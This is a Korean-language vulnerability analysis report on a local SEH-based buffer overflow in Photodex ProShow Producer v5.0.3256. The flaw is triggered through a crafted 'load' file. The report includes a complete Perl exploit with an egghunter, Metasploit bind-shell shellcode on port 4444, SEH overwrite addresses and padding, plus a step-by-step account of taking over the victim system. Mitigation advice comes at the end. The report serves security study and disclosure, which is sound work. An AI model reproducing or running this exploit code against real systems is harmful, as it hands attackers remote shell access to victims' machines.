취약점 분석 보고서

[Photodex ProShow Producer v5.0.3256]

2012-07-24

RedAlert Team 안상환

목 차

1. 개 요

1.1. 취약점 분석 추진 배경

몇몇 프로그램은 데이터베이스를 연동하여 필요한 정보를 데이터베이스에 저장하고 불러들이며 동작합니다. 데이터베이스를 연동하지 않는 프로그램의 경우 특정 파일 내 정보를 저장하고 불러들이며 동작합니다.


보통 Buffer Overflow 는 사용자 입력 값으로 비정상적인 데이터가 들어오거나, 특수하게 제작된 파일을 로드 할 때 발생 하고 있습니다. 본 취약점 분석을 추진하게 된 배경은 후자에 더 가깝지만, 프로그램의 구성요소 중 특정 정보를 담고 있는 데이터 파일의 변조를 통해서도 Buffer Overflow 가 발생 할 수 있습니다. 그 예로 국내 소프트웨어 중 하나인 Soritong MP3 Player 1.0 버전에서 발생한 Buffer Overflow 취약점으로 프로그램의 User Interface 정보를 저장하고 있는 ui.txt 파일을 변조하여 임의의 코드를 실행 할 수 있었습니다.

2. Photodex ProShow Producer Buffer Overflow 취약점 분석

2.1. Photodex ProShow Producer Buffer Overflow 취약점 개요

취약점 이름	Photodex ProShow Producer v5.0.3256 Local Buffer Overflow		
최초 발표일	2012 년 7 월 23 일	문서 작성일	2012 년 7 월 24 일
위험 등급	보통	벤더	Photodex
취약점 영향	임의의 코드 실행 및 서비스 거부 발생	현재 상태	패치 안됨

표 1. Photodex ProShow Producer Buffer Overflow 취약점 개요



[그림 1] 대상 프로그램

2.2. Photodex ProShow Producer Buffer Overflow 대상 시스템 목록

본 취약점은 프로그램 자체의 취약점으로 Windows 계열의 운영체제에 영향을 줄 수 있습니다.

- Microsoft Windows XP
- Microsoft Windows Vista
- Microsoft Windows 7

표 2. 취약 시스템

2.3. Photodex ProShow Producer Buffer Overflow 취약점 원리

우선적으로, 대상 프로그램이 실행 될 때 실행 시 필요한 정보를 불러들이는 로딩 과정을 거칩니다. 대상 프로그램의 로딩에 필요한 정보는 load 파일에 정의되어 있는데, 프로그램 내 특정 버퍼는 load 파일에 정의된 로딩 정보를 저장 하게 됩니다.

공격자는 대상 프로그램이 설치된 시스템에 Buffer Overflow 가 발생하도록 특수 제작한 Load 파일을 기존의 Load 파일과 바꾸는 일련의 과정을 거치게 되며 대상 프로그램은 정상적으로 Load 파일을 참조하여 로딩 정보를 저장하게 되고 이 과정에서 할당된 Buffer 의 크기보다 더 큰 데이터가 복사되어 인접 Stack 의 데이터를 침범하게 됩니다.

공격자는 이러한 Buffer Overflow 취약성을 이용하여 특정 Stack 의 데이터를 변조해 프로그램의 흐름을 변경할 수 있으며, 자신이 정의한 임의의 코드를 실행 시 킬 수 있습니다.

3. 분 석

3.1. 공격 기법 및 기본 개념

대상 프로그램에 Buffer Overflow 가 발생하였을 때, 인접 Stack 의 데이터가 변조됨에 따라, 프로그램은 명령어를 처리하는 도중 참조하려던 주소가 정상적이지 않은 주소가 됩니다. 이때 Exception 이 발생되고, Microsoft Windows 운영체제에서 제공하는 구조적 예외처리 핸들러(SEH : Structured Exception Handler)가 호출되어 Exception 을 처리하게 됩니다.

공격자는 이러한 SEH 의 구조적 특징을 이용하여 프로그램의 흐름을 원하는 방향으로 변경할 수 있습니다.

또한, 대상 프로그램에는 공격 시스템으로 연결하는 Shell Code 를 삽입하기 위한 영역의 크기가 부족하여 다른 메모리 내 삽입한 Shell Code 를 검색하여 실행 하는 Egg Hunt 기법을 이용 하였습니다.

3.2. 공격 테스트


① 공격코드는 Perl 로 작성 되었으며 아래와 같습니다.

```
# The egghunter.
$egghunter  =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02".
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"w00t". # <-- The 4 byte tag
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

# MSF windows/shell_bind_tcp LPORT=4444
$shellcode =
"\xda\xc5\xd9\x74\x24\xf4\x2b\xc9\xba\x3a\x04\xcc\xb6\x5e".
"\xb1\x56\x31\x56\x19\x83\xee\xfc\x03\x56\x15\xd8\xf1\x30".
"\x5e\x95\xfa\xc8\x9f\xc5\x73\x2d\xae\xd7\xe0\x25\x83\xe7".
"\x63\x6b\x28\x8c\x26\x98\xbb\xe0\xee\xaf\x0c\x4e\xc9\x9e".
"\x8d\x7f\xd5\x4d\x4d\x1e\xa9\x8f\x82\xc0\x90\x5f\xd7\x01".
"\xd4\x82\x18\x53\x8d\xc9\x8b\x43\xba\x8c\x17\x62\x6c\x9b".
"\x28\x1c\x09\x5c\xdc\x96\x10\x8d\x4d\xad\x5b\x35\xe5\xe9".
"\x7b\x44\x2a\xea\x40\x0f\x47\xd8\x33\x8e\x81\x11\xbb\xa0".
"\xed\xfd\x82\x0c\xe0\xfc\xc3\xab\x1b\x8b\x3f\xc8\xa6\x8b".
"\xfb\xb2\x7c\x1e\x1e\x14\xf6\xb8\xfa\xa4\xdb\x5e\x88\xab".
"\x90\x15\xd6\xaf\x27\xfa\x6c\xcb\xac\xfd\xa2\x5d\xf6\xd9".
"\x66\x05\xac\x40\x3e\xe3\x03\x7d\x20\x4b\xfb\xdb\x2a\x7e".
"\xe8\x5d\x71\x17\xdd\x53\x8a\xe7\x49\xe4\xf9\xd5\xd6\x5e".
"\x96\x55\x9e\x78\x61\x99\xb5\x3c\xfd\x64\x36\x3c\xd7\xa2".
"\x62\x6c\x4f\x02\x0b\xe7\x8f\xab\xde\xa7\xdf\x03\xb1\x07".
"\xb0\xe3\x61\xef\xda\xeb\x5e\x0f\xe5\x21\xe9\x08\x2b\x11".
"\xb9\xfe\x4e\xa5\x2f\xa2\xc7\x43\x25\x4a\x8e\xdc\xd2\xa8".
"\xf5\xd4\x45\xd3\xdf\x48\xdd\x43\x57\x87\xd9\x6c\x68\x8d".
"\x49\xc1\xc0\x46\x1a\x09\xd5\x77\x1d\x04\x7d\xf1\x25\xce".
"\xf7\x6f\xe7\x6f\x07\xba\x9f\x0c\x9a\x21\x60\x5b\x87\xfd".
"\x37\x0c\x79\xf4\xd2\xa0\x20\xae\xc0\x39\xb4\x89\x41\xe5".
"\x05\x17\x4b\x68\x31\x33\x5b\xb4\xba\x7f\x0f\x68\xed\x29".
"\xf9\xce\x47\x98\x53\x98\x34\x72\x34\x5d\x77\x45\x42\x62".
"\x52\x33\xaa\xd2\x0b\x02\xd4\xda\xdb\x82\xad\x07\x7c\x6c".
"\x64\x8c\x8c\x27\x25\xa4\x04\xee\xbf\xf5\x48\x11\x6a\x39".
"\x75\x92\x9f\xc1\x82\x8a\xd5\xc4\xcf\x0c\x05\xb4\x40\xf9".
"\x29\x6b\x60\x28\x23";

$file       = "load"; # The "load" file
$junk       = "\x41" x (9844 - length("w00tw00t") - length($shellcode));
$nseh       = "\xEB\x06\x90\x90"; # short jump 6 bytes
$seh        = "\x73\xb0\x22\x10"; # 0x1022b073 -p/p/r- [if.dnt]
$nops       = "\x90" x (100 - length($egghunter));
$exploit    = $junk."w00tw00t".$shellcode.$nseh.$seh."\x90\x90\x90\x90".$egghunter.$nops;
```

[그림 2] 공격코드


② 공격코드를 실행하면 [그림 2]와 같은 악성파일이 생성됩니다. 악성파일을 대상 프로그램이 설치된 디렉터리 내 정상 load 파일에 덮어씌웁니다.

[그림 3] 악성파일 생성



[그림 4] 정상 load 파일 변조


③ 대상 프로그램을 실행하자 대상 프로그램은 변조된 load 파일을 읽어 들이는 과정에서 Buffer Overflow 가 발생하였고, 공격자가 삽입한 Shellcode 가 실행되어 피해자 시스템의 권한이 공격자에게로 넘어 온 것을 확인할 수 있었습니다.



[그림 5] 피해자 시스템 권한 탈취


3.3. 상세 분석

① 공격 코드가 삽입되어 Buffer Overflow 가 발생하면, 대상 프로그램의 메모리는 아래 [그림 5]와 같이 변조 됩니다.




[그림 6] 메모리 내 삽입된 공격코드

② Buffer Overflow 가 발생하여 인접 Stack 의 데이터가 변조되고 대상 프로그램은 명령어를 처리하는 중에 참조하려던 주소가 비정상적인 주소를 가리키게 되어 Exception 이 발생하게 됩니다.




[그림 7] Exception 발생

③ Exception 을 처리하기 위해 구조적 예외처리 핸들러 (SEH : Structured Exception Handler)가 호출되고 SEH Handler 에 변조된 주소 P/P/R 이 동작하게 됩니다.



[그림 8] P/P/R 동작

④ P/P/R 이 동작하여 기존의 SEH Handler 에서 Exception 을 처리하지 못해 next SEH Handler 로 넘어가게 되고 공격자가 삽입한 Jmp 코드가 실행됩니다.




[그림 9] Jmp 코드 동작

⑤ Jmp 코드가 동작하여 Egg Hunter Code 인근 Nop sled 로 이동하게 되고, 이후 Egg Hunter Code 가 동작하게 됩니다.

[그림 10] Egg Hunter Code 동작

⑥ Egg Hunter Code 는 메모리 전체를 대상으로 Shell Code 앞에 위치한 Tag 를 검색하는 알고리즘을 통해 Shell Code 의 찾습니다. 이후 Shell Code 가 위치한 부분으로 이동하여 삽입한 Shell Code 가 실행 됩니다.



[그림 11] Shell Code 동작

4. 결 론

대상 프로그램은 간단한 방법으로 Attacking Code 를 실행 시킬 수 있었습니다.
위에서 테스트한 공격은 고급 기술을 요구하지 않고 간단한 Buffer Overflow 지식만으로도 해당 공격을 수행 할 수 있습니다.Remote 공격 보다는 위험도가 적지만, 적절한 사회공학적 요소가 더해진다면 충분히 위협적인 공격이 될 것이라 판단됩니다.

5. 대응 방안

해당 취약점은 제한된 버퍼 내 입력 값에 대한 제한이 없기 때문에 발생한 취약점입니다. 그러므로 사용자 입력 값의 길이 제한을 두어 인접 스택 영역을 침범하지 못하게 할 수 있습니다. 사용자는 방화벽 사용을 철저히 하여야 하고 수시로 의심스러운 네트워크와 연결되어 있지는 않은지 확인 하여야 합니다.

6. 참고 자료

Exploit-DB : http://www.exploit-db.com/exploits/20036/

개발사 : http://www.photodex.com/proshow/producer

대상 프로그램 취약점 PoC (inshell) : http://security.inshell.net/advisory/30

대상 프로그램 취약점 PoC Code (inshell) : http://security.inshell.net/advisory/30/exploit.txt